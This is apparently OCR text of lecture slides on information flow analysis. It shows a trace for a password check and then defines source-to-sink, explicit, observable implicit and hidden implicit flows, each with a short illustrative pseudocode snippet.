
Trace and graph representation for passwd = "notSecret"

```
-
-
source(0);
operation(1,0);write(1);
-
operation(2,1);push(2);
-
-
pop();
-
upgrade(3,-1);sink(3);
```



1 Source-to-Sink,
1 EF, 0 OIF, 1 HIF

Kinds of Information Flows



```
x  = source();
...
sink( y );
```

→ **Source-to-sink Flow**

```
x  =  secret
```

→ **Explicit Flow**

```
if  ( secret ) {   /*true*/
   x  =  42
}
```

→ **Observable Implicit Flow**

Microflows

```
x  =  23
if  ( secret ) {  /*false*/
   x  =  42
}
```

→ **Hidden Implicit Flow**